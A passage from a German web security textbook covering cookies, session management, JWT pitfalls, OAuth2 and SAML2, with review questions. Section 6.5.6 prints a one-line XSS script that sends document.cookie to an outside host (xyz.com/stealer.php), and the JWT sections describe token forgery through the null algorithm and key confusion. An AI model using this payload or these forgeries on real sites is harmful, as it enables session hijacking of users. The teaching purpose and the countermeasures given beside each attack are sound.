Ein einfaches Cookie-Beispiel bei dem das Cookie *sessionid* gesetzt wird. Der Zugriff mittels JavaScript wurde durch *httpOnly* verboten, das Cookie ist für alle Pfade gültig. Da kein Ablaufdatum

(*Expires*) bzw. Lebenszeit (*Max-Age*) angegeben wurde, wird das Cookie beim Schließen des Browsers gelöscht:

```
Set-Cookie: sessionId=38afes7a8; HttpOnly; Path=/
```

Das folgende Cookies mit Namen *id* wird vor der unsicheren Übertragung mittels HTTP (*Secure*) als auch vor Zugriffen mittels JavaScript (*httpOnly*) geschützt. Die Lebensdauer wurde mit einem absoluten Datum angegeben:

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

Ein Beispiel für das Setzen der sicherheitsrelevanten Header:

```
Set-Cookie: CookieName=CookieValue; SameSite=Strict; httpOnly; Secure;
```

6.2 Client- vs Server-Side Session

Mit Hilfe des Cookies kann der Server nun ein Session-Management Schema implementieren. Prinzipiell gibt es nun die Unterscheidung in client- und server-seitigem Session-Schemas.

Bei der client-seitigen Variante speichert der Server alle Authentication-Relevanten Daten direkt im Cookie und versendet dieses an den Client. Am Server selbst wird keine Session-Information gespeichert. Bei jedem Folgezugriff inkludiert der Client dieses Cookie, der Server interpretiert diese Daten und bildet anhand dieser die Benutzersession. Bei diesem Verfahren sind mehrere Punkte problematisch:

- Der Client kann das Cookie beliebig verändern. Dadurch könnte z. B. ein im Cookie gespeicherter Benutzername auf "admin" geändert werden. Der Server kann dies umgehen, indem er das Cookie signiert und dadurch dessen Integrität sichert.
- Der Client kann das Cookie auslesen, und dadurch Zugriff auf potentiell sensible Daten erhalten. Der Server kann dies umgehen, indem er das Cookie verschlüsselt und dadurch die Confidentiality der Daten gewährleistet.
- Der Server besitzt keine Möglichkeit serverseitig alle Sessions eines Benutzers zu invalidieren (sprich, alle Session eines Benutzers auszuloggen).

Bei einer server-seitigen Sessionimplementierung generiert der Server eine eindeutige zufällige ID und speichert diese innerhalb des Cookies. In einer serverseitigen Datenbank wird nun diese ID dem eingeloggten Benutzer zugeordnet und potentiell noch weitere Metainformationen (Zeitpunkt des Logins, IP-Adresse, etc.) gespeichert. Bei dieser Lösung werden die im Client gespeicherten Daten minimiert und der Server besitzt die Möglichkeit alle Sessions zu beenden (indem er die Einträge des Users aus der Session-Tabelle löscht).

Aus Sicherheitssicht sind server-seitige Sessions zu bevorzugen; einige neuere Standards wie die österreichische ÖNORM A77.00 schreiben den Einsatz von server-seitigen Sessions vor.

Teilweise wurden früher Session auch an Metadaten (IP-Adresse des Clients) gebunden. Aufgrund des Einsatzes von VPNs, WLANs, Mobiltelefonen und -internet wird dies mittlerweile seltener verwendet.

6.3 ViewState

Das ViewState-pattern speichert den aktuellen Status der View (z. B. eingegebene Daten, Verlaufshistorie, aktuell verfügbare Operationen) innerhalb des ViewStates, z. B. als hidden Parameter innerhalb jedes Formulars. Da der ViewState am Client gespeichert wird, muss der Server sich um den Integritäts- und Confidentiality-Schutz kümmern.

Bei jeder Operation wird der ViewState vom Browser dem Server übergeben. Dieser überprüft die Integrität des ViewStates, verifiziert dass der ViewState mit der gewünschten Operation kompatibel ist, führt danach die Operation aus und aktualisiert den ViewState. Dieser wird dann innerhalb der nächsten Formulare wieder als hidden field eingetragen.

6.4 Idealer Sessionablauf

Der Soll-Session-Lifecycle wäre:

1. Benutzer führt ein Login durch. Während des erfolgreichem Logins wird eine neue zufällige Session-Id am Server mittels eines kryptographisch-sicheren Zufallsgenerator generiert, und dem Client auf sicherem Weg mitgeteilt.
2. Der eingeloggte Benutzer führt nun mehrere Operationen aus. Der Browser des Benutzers inkludiert das Session-Cookie bei jedem Zugriff.
3. Vor dem Zugriff auf sensible Operationen oder Daten wird überprüft, ob die Session-Id noch aktiv ist. Der logische Benutzer wird der Session zugeordnet und die Applikation führt Überprüfung der Benutzeridentität und -berechtigung durch.
4. Während des Logouts wird sowohl server-seitig als auch client-seitig das Session-Cookie gelöscht und damit die Session auf beiden Seiten invalidiert.

6.5 Potentielle Probleme beim Session-Management

Während der ideale Sessionverlauf relativ einfach aussieht, können dabei mehrere sicherheitsrelevante Probleme auftreten:

6.5.1 Session-ID wird verloren

Die Session-ID dient als Erkennungsmerkmal eines Benutzers. Wenn ein Angreifer die Session-ID erlangt, kann er die Identität des Benutzers am Server übernehmen.

Am einfachsten gelingt dies, wenn der Server nicht HTTPS verwendet. In diesem Fall benötigt der Angreifer nur Zugriff auf die Transportdaten (z. B. mittels Sniffing im gleichen WLAN ohne Client-Separation). Der Angreifer kann nun seine Session-Id mit der des Opfers ersetzen und übernimmt auf diese Weise dessen Identität.

Aus diesem Grund sollten Webseiten nur mehr mittels HTTPS angeboten werden und auch automatisch HTTP Aufrufe auf HTTPS umleiten. Da zumeist Webseiten sowohl über HTTP und HTTPS angeboten werden, kann es zu Problemen kommen: z. B. könnte ein unbedarfter Benutzer eine HTTP Adresse in einem Browser eingeben. In diesem Fall übermittelt der Browser automatisch bei diesem ungesicherten Request das Session-Cookie. Während er danach automatisch vom Server auf HTTPS umgeleitet wird, ist dies bereits zu spät da bei dem ersten ungesicherten Request schon das Cookie disclosed wurde.

Eine Lösung für dieses Problem bietet das secure-Flag das bei einem Cookie gesetzt werden kann. Dieses Flag unterrichtet den Webbrowser, dass das Cookie nur mittels HTTPS übertragen werden darf. Im Fall einer HTTP Operation wird die Operation durch den Browser ohne Cookie durchgeführt. Die Verbindungssicherheit kann ebenso durch die Verwendung des HSTS-Headers bzw. durch Einstz bestimmter CSP-Direktiven sichergestellt werden.

6.5.2 Mixed-Content / FireSheep

Die Verwendung von sowohl HTTP als auch HTTPS innerhalb einer Seite ist ebenso problematisch. Dieses Pattern war um das Jahr 2010/11 stark verbreitet, u.a. von Seiten wie Facebook, Twitter und Flickr. In diesem Fall war nur die Login und Logout Operation mittels HTTPS geschützt, weitere Inhalte wurde mittels HTTP übertragen. Die Begründung war, dass sensible Daten (Benutzername und Passwort) verschlüsselt werden und keine sensiblen Daten in den übertragenen

Seiten enthalten sind¹. Hauptgrund dafür war gering verfügbare Rechenkapazität und die relativ teure"Verschlüsselung (also schlussendlich Kosten).

Dies ist natürlich problematisch, da ein Angreifer mit Zugriff auf die Netzwerkdaten die Session-Id extrahieren und dadurch die serverseitige Identität übernehmen kann. Dies wurde eindrucksvoll mittels FireSheep gezeigt: diese Firefox-Erweiterung zeigte in einer SideBar alle erkannten Sessions an, der Anwender konnte durch Click auf die Sidebar die jeweilige Session im Browser aktivieren. Aufgrund der Publicity dieses Tools fingen Seiten schnell an, HTTPS durchgängig zu implementieren. Eine weitere Firefox Erweiterung die in Reaktion darauf erschien war HTTP Everywhere (erzwingt den Einsatz von HTTPS wenn eine Seite sowohl über HTTP und HTTPS verfügbar ist).

6.5.3 Session-ID in GET-Parameter

Sensible Daten sollten niemals als Teil der URL bzw. über HTTP GET Parameter übertragen werden. Dies gilt auch für die Session-Id.

Welche Probleme können bei der Verwendung als GET Parameter auftreten?

- Die Session-Id ist Teil der URL und wird mit hoher Wahrscheinlichkeit in Web-Proxies und Web-Server Logdateien gespeichert.
- Die URL inklusive der GET Parameter sind Teil der Browser Historie. Durch Fehler in Browsern können Fremdseiten teilweise auf die Browserhistorie zugreifen.
- GET Parameter werden teilweise von Site Analysis Tools verwendet. Dies würde implizieren, dass z. B. bei Verwendung von Google Analytics alle Session-IDs an Alphabet weitergeleitet werden.
- Wird ein Cookie als Teil der URL verwendet, wird dieser Session-Wert im Normalfall über den Referer-Header übertragen. Auf diese Weise würde jede besuchte externe Webseite diesen Session-Wert.

Anstatt des GET-Parameters sollte die Cookie-basierte HTTP Session verwendet werden. Falls dies nicht möglich ist, sollte ein HTTP POST statt GET verwendet werden. Während dies die Gefährdung durch einen böswilligen Angreifer nicht minimiert, verringert es das Fehlerrisiko.

6.5.4 Session-ID ist vorherbestimmbar

Eine Session-Id sollte immer eine zufällig generierte Zahl sein, dies impliziert die Verwendung eines kryptographischen Zufallszahlengenerators. Beispiele für schlecht gewählte Session-Ids:

- Aufsteigende Zahlen
- Verwenden eines Hashs über erratbare Eingangswerte: *hash(Systemzeit)*, *hash(username)*, *hash(username:password)*.
- Verwenden eines MACs über konstante Daten: *mac(username)*, *mac(username:password)*
- *mac(systemzeit)* — mittels NTP Angriffe kann versucht werden, die Zeit des Servers in die Vergangenheit zu bewegen.
- Verwendung eines nicht-kryptographisch sicheren Zufallszahlengenerators (z. B. *java.util.Random* statt *java.security.SecureRandom* in Java).

Während eines Pen-Tests würde die Zufälligkeit der Session-Id getestet werden. Dies geschieht indem man sich mehrere Tausend Male einloggt und mittels statistischer Methoden die Zufälligkeit und Entropie der Session-Id analysiert.

6.5.5 Session Fixation

Ein weiteres Problem besteht, wenn der Angreifer eine Session-Id dem Clientbrowser vorschreiben kann bzw. eine konstante Session-Id bekannt ist.

¹Ja, es war eine einfachere Zeit. Mittlerweile würde der Inhalt eines Facebook-Kontos auch als kritisch eingeschätzt werden.

Letzteres passiert, wenn die Webapplikation beim ersten Zugriff eines Browsers eine Session-Id vergibt und diese während des Logins nicht neu setzt. Im einfachsten Fall würde ein Angreifer kurz Zugriff auf den Browser des Opfers erhalten (z. B. durch einen nicht gesperrten PC innerhalb eines Büros), die Zielwebseite besuchen und den Wert des Session Cookies aufzeichnen. Wenn sich nun (Stunden später) das Opfer einloggt, kennt der Angreifer bereits den Wert des Session-Cookies und kann auf diese Weise die Session übernehmen.

Alternativ: unter der Annahme, dass die Webseite zusätzlich eine Operation besitzt bei der das Session-Cookie mittels HTTP GET Parameter übergeben wird. In dem Fall kann der Angreifer einen Social Engineering Angriff durchführen. Er verschickt Emails mit Links auf die betreffende Operation mit zufällig generierten Session-Ids. Wenn ein Opfer nun auf diese Operation zugreift, erkennt der Webserver, dass das Opfer nicht eingeloggt ist und leitet das Opfer zum Login-Dialog. Das Opfer logt sich ein, der Webserver übernimmt die Session-Id. Der Angreifer muss nur periodisch testen, ob mit einer der versendeten Session-Ids ein Login möglich ist.

6.5.6 Session-Extraktion mittels einer XSS-Lücke

Mittels Javascript kann auf Session-Cookies zugegriffen werden. Falls die Webseite eine (der häufigen) XSS-Lücken besitzt kann ein Angreifer nun Javascript-Code auf der Webseite platzieren, warten bis ein anderer Benutzer darauf zugreift und mittels des Javascript-Codes die Session-Id auf einen externen Server übermitteln. Dieser Angriffsvektor macht vor allem Spass, wenn eine Nachrichtenfunktion innerhalb einer Applikation verwundbar ist, da man dadurch einzelne Benutzer direkt anvisieren kann.

Beispiel für ein einfaches Javascript-Fragment welches ein Redirect auf einen externen Server (xyz.com) durchführt und als GET-Parameter die aktuellen Cookies übergibt:

```
<script>location.href = 'http://xyz.com/stealer.php?cookie='+document.cookie;
</script>
```

Folgende Gegenmaßnahmen sollten implementiert werden:

- keine XSS-Lücke in der Webseite implementieren. . .
- durch Verwendung des httpOnly-Cookie Flags kann dem Webbrowser mitgeteilt werden, dass der Zugriff mittels Javascript auf das Session Cookie nicht erlaubt ist.
- CSP bietet Möglichkeiten XSS-Angriffe einzuschränken.

6.6 JSON Web Tokens

JSON Web Tokens (JWT) sind standardisierte (RFC 7519) Tokens die als HTTP Parameter, HTTP Session Cookies oder mittels eines HTTP Headers übertragen werden können. Ein JSON Web-Token besteht aus drei Bereichen:

- Header: dieser Bereich speichert vor allem den verwendeten Algorithmus zur Erstellung des Integrity Checks.
- Content: JSON-Dokument welches die eigentliche Payload des Tokens ist. Es gib hier mehrere vordefinierte optionale Werte: *iss* beschreibt den Issuer/Aussteller des Tokens, *sub* beschreibt das Subjekt des tokens, *aud* die geplante Audience (welche Server sollen das Token erhalten, *exp* und *nbf* den Gültigkeitszeitraum des tokens, *iat* den Ausstellungszeitpunkt.
- Integrity Check: der integrity check verwendet den, im *alg*-Header definierten Algorithmus über *header* und *content* um eine Checksumme zu bilden.

Die Gesamtstruktur des Tokens ist:

```
verification = algorithm(base64(header) + "." + base64(content))
token = base64(header) + "." + base64(content) + "." + base64(hash)
```

Ein Beispiel für einen Token (man kann dabei die drei durch einen `.` getrennten Base64-Bereiche erkennen. Da es sich um encoded JSON handelt, beginnen die beiden ersten Base64-Blöcke immer mit `eyJ`):

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4gRG91Iiwi  
↪ wiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

6.6.1 Problem: Null-Algorithmus

Ein grundlegendes Problem bei JWT ist, dass die Checksumme nur über den *content* Bereich berechnet wird. Der gesamte *header* Bereich wird nicht integritätsgeschützt. Dies erlaubt es einem Angreifer, die in dem Header vorhandenen Metadaten beliebig zu verändern.

Ein einfacher Angriff gegenüber JWT das Setzen des *alg* Parameters innerhalb des Headers auf den *NULL*-Algorithmus. Dies bedeutet, dass keine Checksumme berechnet, und der dritte Part des JWTs einfach leer bleibt. Dadurch kann der Angreifer den content nun beliebig wählen und verletzt dabei trotzdem keine Integritätsregeln.

6.6.2 Probleme bei MAC-basierter Verifizierung

Wenn ein Angreifer einen ausgestellten JWT empfängt (weil er z. B. ein Benutzer einer Webapplikation ist) besitzt er die Möglichkeit, einen Offline-Brute Force Angriff gegen den Token durchzuführen. Der Angreifer besitzt die Eingangsdaten für den MAC (die Base64-codierte *header* und *content* Bereiche des Tokens) und kann nun mittels eines Brute-Force Angriffs versuchen, den Schlüssel des MACs zu erraten.

Aus diesem Grund muss bei Einsatz eines MACs immer ein sehr sicherer Schlüssel gewählt werden.

6.6.3 Problem: MAC vs. Signature

Ein weiteres Problem tritt bei einer Confusion betreffend dem verwendeten Verfahren zur Berechnung der Prüfsumme (dritter Bereich des Tokens) auf. Hier gibt es die Möglichkeit, dass ein Public-Key basiertes Verfahren zur Erstellung einer Signatur oder ein shared-key basiertes Verfahren zur Erstellung eines MACs verwendet wird.

Die Methode zur Verifikation eines Tokens wird folgend aufgerufen:

```
validate(token, key)
```

Als erster Parameter wird das zu verifizierende Token übergeben, als zweiter Parameter wird der zu verwendende Key übergeben. Bei einem Signature-basierten Verfahren würde hier der public-key übergeben (da die Signatur ja mittels des public-Keys verifiziert wird), bei einem MAC-basierten Verfahren wird hier der shared private key übergeben (der für die Berechnung des MACs benötigt wird). Die Selektion des Verfahrens geschieht über den *alg* Parameter im Header des Tokens. Wird ein Signatur-basiertes Verfahren gewählt, ist der Public-Key fast immer öffentlich verfügbar.

Ein Problem tritt nun auf, wenn der Entwickler eines Services davon ausgeht, dass der Client immer ein Signatur-basiertes Verfahren verwenden wird. In dem Fall würde eine naive Implementierung folgenden Code wählen:

```
# assume that token is an signature-based token  
validate(token, public-key)
```

Es wird also der public key verwendet um die Signatur zu überprüfen.

Ein Angreifer kann nun den public key herunterladen und selbst ein neues Token erstellen. Bei diesem setzt er den *alg* Wert auf *MAC*, generiert also ein MAC-basiertes Token. Als geheimen Schlüssel für dieses Token verwendet er den public key der für die Überprüfung der Signatur verwendet wird. Wenn er nun dieses Token an den Service übergibt wird folgendes Code-Fragment aufgerufen:

```
# token ist ein MAC-basiertes token
# die validate Funktion wird deswegen versuchen
# einen MAC zu berechnen und verwendet dafuer
# den zweiten Parameter (public-key)
validate(token, public-key)
```

Da der Server (hardcoded) annimmt, dass eine Signatur überprüft wird, wird der public key (den der Angreifer zum Erstellen des MACs verwendet hat) als Schlüssel übergeben. Die *validate* Funktion liest nun das Token, erkennt, dass dieses MAC-basiert ist und verwendet nun den übergebenen Schlüssel um einen MAC zu berechnen. Dieser ist nun ident zu dem MAC den der Angreifer gespeichert hat und die Operation wird aufgerufen, obwohl der Angreifer darauf keinen Zugriff erhalten sollte.

Dieses Problem zeigt, dass der Entwickler des Webservices immer sicherstellen muss, dass das Token den erwarteten Algorithmus (in diesem Fall einen Signatur-basierten Algorithmus) verwendet. Falls das Token hier einen anderen Algorithmus verwendet hat, muss das Token verworfen werden.

6.7 Reflektionsfragen

1. Was versteht man unter einem Session-Fixation Angriff?
2. Erkläre client- und server-seitige Session-Konzepte. Welche Variante sollte man aus Sicherheitsgründen wählen und erläutere dies.
3. Wie sieht ein guter Umgang mit einer Session aus? Wann wird diese angelegt, wann gelöscht. Wie sollte sie implementiert werden?
4. Welche Session-Cookie Flags sollten aus Sicherheitsgründen gesetzt werden, erläutere welche Angriffe dadurch unterbunden werden (mindestens drei)?
5. Welche sicherheits-relevanten Probleme gibt es im Zusammenhang von Mixed-Content und Session-IDs?
6. Warum sollten Session-ID nie innerhalb der URL (bzw. als HTTP GET-Parameter) verwendet werden?

7. Federation/Single-Sign on

Werden mehrere Webapplikationen betrieben, entsteht schnell der Wunsch, Benutzerkonten zwischen diesen Applikationen zu synchronisieren. Die Grundidee ist es, ein unified Authentication/Authorization-Konzept über mehrere Server hinweg zu implementieren. Potentielle Gründe für den Einsatz einer Single-Sign On oder Federation Lösung sind:

- SSO erlaubt es mehreren Applikationen eine gemeinsame Login/Logout-Lösung zu verwenden. Dadurch können redundante Lösungen eingespart und duplizierte Sicherheitsprobleme vermieden werden. Nachteil: der Login-Server ist ein Single-Point-of-Failure.
- Das gesamte Passwort-Management kann aus der Webapplikation ausgelagert werden. Es müssen keine Passwörter mehr selbst erhoben, bearbeitet oder gespeichert werden.
- Die User-Experience ist angeblich besser. Der Aufwand für einen Benutzer einen neuen Account anzulegen wird minimiert.
- Durch den Login-Server können weitere Authenticationsservices implementiert worden sein, z. B. Ausweiskontrolle oder eine Multi-Faktor-Authentication.

7.1 Festival-Beispiel

Eine gute Analogie ist ein Musikfestival bei welchem Besucher auf dem Festivalgelände Getränke erwerben können. Je nach Alter darf ein Kunde alkoholische oder nicht-alkoholische Getränke kaufen. Müsste nun jeder Getränkestand bei jeder Bestellung Eintrittskarte und den Ausweis (Altersnachweis) des Besuchers kontrollieren, würde dies zu starken Verzögerungen führen.

Um die Situation zu verbessern, werden beim Festivaleingang die Besucher einmalig bei einem Registrationszelt kontrolliert. Jeder Besucher erhält ein Armband um zu beweisen, dass er eine Eintrittskarte besass. In Abhängigkeit vom Alter bekommen Minderjährige Besucher ein blaues Armband, erwachsene Besucher ein rotes Armband. Anhand dieses Armbands (Token) können nun die Getränkestände schnell kontrollieren, ob ein Gast alkoholische Getränke konsumieren darf. Zusätzlich wird über den Besitz des Bands überprüft, ob ein Besucher eine Eintrittskarte besass. Falls ein Besucher bei einem Getränkeshop ohne Band ein Getränk kaufen will, wird er zu dem Registrationszelt verwiesen.


In diesem Beispiel ist das Registrationszelt der Identity Provider, die Getränkehändler sind Service Provider, das Armband ein Token und der Besucher der Client.

Das Beispiel zeigt auch zwei Probleme von token-basierten Lösungen. Das Armband gilt für die gesamte Dauer des Festivals (im Folgejahr werden andere Farben verwendet). Es gibt keine Möglichkeit einen Teil der Armbänder nach dem ersten Festivaltag zu invalidieren. Ebenso wird klar, dass jegliche Form von Zugriffskontrolle durch das Armband ersetzt wird. Wollen z. B. ein Vater und Sohn beide Alkohol kaufen, kann der Vater initial den Identitätscheck durchführen und dann sein Armband an seinen Sohn weitergeben. Der Vater geht danach wiederholt zum Registrationszelt und kauft sich ein zweites Zugangsband. Mit dem ersten Band kann nun der Sohn beliebig Alkohol kaufen ohne dass auffällt, dass sein Alter dies eigentlich verbieten sollte. Der alleinige Zeitpunkt der Überprüfung (Authorization) geschieht während der Bandausgabe.

7.2 OAuth2 und OpenID-Connect

OAuth (Open Authorization) erlaubt es einem Benutzer (Resource Owner) einer Applikation (Client) Zugriff auf Ressourcen/Operationen auf einem Server (Resource Server) zu erteilen. Ein Authorization Server wird verwendet um ein Zugriffs-Token für einen definierten Bereich (scope) am Ressourcen-Server auszustellen. Zusätzlich zu dem Zugriffs-Token wird zumeist auch ein Refresh-Token ausgestellt mit dem ein Client ein neues Zugriffstoken ohne Benutzerinteraktion generieren kann.

Da die Rechte eines ausgestellten Token im Normalfall nur während der Ausstellung überprüft werden und danach für die gesamte Lebenszeit des Tokens gültig sind, wird bestenfalls eine sehr kurze Lebenszeit im Minutenbereich gewählt. Läuft das Token ab, kann mit den Refresh-Token ein neues Access-Token angefordert werden. Da hierfür keine Benutzerinteraktion benötigt wird, kann dies automatisiert und transparent für den Endbenutzer erfolgen. Der Vorteil liegt darin, dass während der Ausstellung durch den Authorisationsserver die angeforderten Rechte des Tokens wiederholt überprüft werden.



Ein interessanter Aspekt ist der Zeitpunkt der Authorization: die Überprüfung der eigentlich

Zugriffsberechtigung wird durch den Authorization-Server zum Zeitpunkt der Ausstellung des Tokens durchgeführt. Bei einem Zugriff auf den Resource Server werden die eigentlichen Berechtigungen nicht mehr überprüft, sondern nur noch getestet ob das übergebene Token Zugriff auf die angeforderten Ressourcen inkludiert und von einem validen Authorization Server signiert wurde.

Das Token besitzt eine Laufzeit und ist bis zum Ende der Laufzeit gültig. Da der Resource Server nicht direkt mit dem Authorization Server kommuniziert, gibt es keine Möglichkeit ein Token zuvor zu invalidieren. Dies ist problematisch, falls eine lange Laufzeit (z. B. ein Jahr) gewählt wurde und ein Token abhanden gekommen ist. Ein Angreifer mit dem entwendeten Token kann nun bis zum Ende der Laufzeit dieses Token verwenden um auf die Resource zuzugreifen.

Um dieses Problem zu entschärfen werden zumeist zwei Tokens generiert: ein Access-Token und ein Refresh-Token. Das Access-Token wird zum Zugriff auf den Resource Server verwendet und besitzt eine sehr kurze Laufzeit, zumeist im Minuten-Bereich. Falls ein Access-Token abgelaufen ist, kann der Client das Refresh-Token verwenden um (ohne Benutzerinteraktion) ein neues Access-Token zu erhalten. Dies verbessert die Sicherheitssituation, da der Authorization-Server vor dem Ausstellen eines Access-Tokens überprüft, ob das Subject/der User überhaupt noch die notwendige Berechtigung besitzt. Dadurch wird das verwundbare Zeitfenster zwar nicht entfernt, aber zumindest reduziert.

OpenID-Connect verwendet OAuth2 um eine Benutzeridentifikation und -authentication umzusetzen.

7.3 SAML2

Die Abkürzung SAML2 steht für Security Assertion Markup Language (Version 2). Diese XML-basierte Sprache dient zum Austausch von Authentication und Authorization Informationen zwischen mehreren Parteien. Dabei will sich ein Benutzer mittels eines Clients (z. B. Webbrowser) an einem Service Provider (z. B. Webserver) anmelden. Um dies durchzuführen wird ein Identity Provider (IdP) bemüht, dieser ist ein Service welches für einen User gegenüber einem Service Provider authentifiziert und authorized; ebenso kann dieser Service einen synchronen Single Sign-Out durchführen.

Die jeweiligen Operationen werden im SAML2 Jargon häufig *Flows* genannt. Es gibt Login- und Logout-Flows, beide können entweder vom Service Provider oder vom Identity Provider gestartet werden. Diese unterschiedliche Ausprägung ist durch unterschiedliche Use-Cases bedingt. Falls ein Betrieb mehrere Websysteme betreibt, die eigenständig sind (z. B. eine GitLab-Instanz, eine NextCloud-Instanz), diese aber mit einem unified Sign-In versehen will, macht der SP-triggered flow Sinn. Der Benutzer wird beim Login auf z. B. GitLab zu dem IdP weitergeleitet und loggt sich auf diesem ein. Es wird eine Bestätigung für GitLab generiert (Token) und der User wird automatisch mit diesem Token zu dem GitLab-Server weitergeleitet (auf dem er nun eingeloggt ist). Den IdP-triggered flow würde man eher in einem Portal-Umfeld verwenden: hier gibt es eine initiale Login-Seite und dem Benutzer wird danach ein typisches Portal mit mehreren eigenständigen aber integrierten Applikationen angezeigt. Wenn er nun auf eine Subapplikation klickt, wird das Token automatisch mitübertragen und der User ist in der Subapplikation eingeloggt (ohne zuvor vom SP zum IdP umgeleitet zu werden).

7.3.1 SAML2 Assertions

Das Herzstück von SAML2 sind die Security Assertions die vom IdP ausgestellt werden. Eine solche Assertion beschreibt die Rechte, welche ein User auf einem SP besitzt. Die Assertion wird vom IdP mittels einer public-key basierten Signatur unterschrieben.

Typische Elemente einer Assertion wären:

- Issuer: der Aussteller der Assertion.

- Subject: für wen wurde die Assertion ausgestellt (User).
- Conditions: beliebig viele Conditions welche den Anwendungsbereich der Assertion beschränken. Beispiel sind z. B. temporale Beschränkungen (*NotBefore*, *NotOnOrAfter*) oder eine Einschränkung der Service für welche die Assertion gültig sein soll.
- AttributeStatement: beliebig viele Attribute-Statements welche optionale Daten an die Assertion anhängen.
- Signature: die Signatur mit welcher der IdP die Integrität der Assertion bestätigt.

Ein Beispiel für eine SAML-Assertion (Quelle: wikipedia):

```
<saml:Assertion
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
  xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  ID="b07b804c-7c29-ea16-7300-4f3d6f7928ac"
  Version="2.0"
  IssueInstant="2004-12-05T09:22:05Z">
  <saml:Issuer>https://idp.example.org/SAML2</saml:Issuer>
  <ds:Signature
    xmlns:ds="http://www.w3.org/2000/09/xmldsig#">...</ds:Signature>
  <saml:Subject>
    <saml:NameID
      Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">
      3f7b3dcf-1674-4ecd-92c8-1544f346baf8
    </saml:NameID>
    <saml:SubjectConfirmation
      Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
      <saml:SubjectConfirmationData
        InResponseTo="aaf23196-1773-2113-474a-fe114412ab72"
        Recipient="https://sp.example.com/SAML2/SSO/POST"
        NotOnOrAfter="2004-12-05T09:27:05Z"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions
      NotBefore="2004-12-05T09:17:05Z"
      NotOnOrAfter="2004-12-05T09:27:05Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://sp.example.com/SAML2</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <saml:AuthnStatement
      AuthnInstant="2004-12-05T09:22:00Z"
      SessionIndex="b07b804c-7c29-ea16-7300-4f3d6f7928ac">
      <saml:AuthnContext>
        <saml:AuthnContextClassRef>
          urn:oasis:names:tc:SAML:2.0:ac:classes>PasswordProtectedTransport
        </saml:AuthnContextClassRef>
      </saml:AuthnContext>
    </saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute
        xmlns:x500="urn:oasis:names:tc:SAML:2.0:profiles:attribute:X500"
        x500:Encoding="LDAP"
        NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"
        Name="urn:oid:1.3.6.1.4.1.5923.1.1.1.1"
        FriendlyName="eduPersonAffiliation">
        <saml:AttributeValue
          xsi:type="xs:string">member</saml:AttributeValue>
        <saml:AttributeValue
          xsi:type="xs:string">staff</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Subject>
</saml:Assertion>
```

```

    </saml:Attribute>
  </saml:AttributeStatement>
</saml:Assertion>

```

Folgende Elemente beinhalten wichtige Informationen:

- *Issuer* identifiziert den IdP der diese Assertion ausgestellt hat.
- *Signature* (nicht ausgefüllt) beinhaltet die Signatur welche die Integrität der Security Assertion sichert.
- *Subject* beschreibt das identifizierte Objekt, in diesem Fall den identifizierten User. Der verwendete Identifier (*NameId*) kann verschiedene Typen besitzen, in diesem Fall wurde *transient* verwendet. *transient* beschreibt einen kurzfristigen Identifier, ähnlich einer Session-Id, und besitzt den Vorteil, dass auf diese Weise der SP nicht die genaue Identität des Subjects erfährt.
- *Conditions* schränken den Anwendungsbereich der Assertion ein. In diesem Beispiel wird dies sowohl temporal (*NotBefore* und *NotOnOrAfter*) als auch über das vorgesehene Zielpublikum (*AudienceRestriction*) durchgeführt.
- *AttributeStatement* enthält weitere optionale Attribute. In diesem Fall wird die Rollenzugehörigkeit zu den Gruppen *members* und *staff* ausgedrückt.
- *AuthnStatement* beschreibt die Assertion selbst und beinhaltet einen eindeutigen Identifier für die Assertion (*SessionIndex*). Dieser Identifier wird häufig im Zuge des Sign-Out zur Identifikation der betroffenen Session verwendet.

Als Gesamtpaket wird folgendes durch diese Security Assertion vom IdP dem SP mitgeteilt (Quelle Wikipedia):

The assertion ("b07b804c-7c29-ea16-7300-4f3d6f7928ac") was issued at time "2004-12-05T09:22:05Z" by identity provider (https://idp.example.org/SAML2) regarding subject (3f7b3dcf-1674-4ecd-92c8-1544f346baf8) exclusively for service provider (https://sp.example.com/SAML2).

The principal identified in the Subject element was authenticated at time "2004-12-05T09:22:00Z" by means of a password sent over a protected channel.

The principal identified in the Subject element is a staff member at this institution.

7.3.2 IdP Discovery

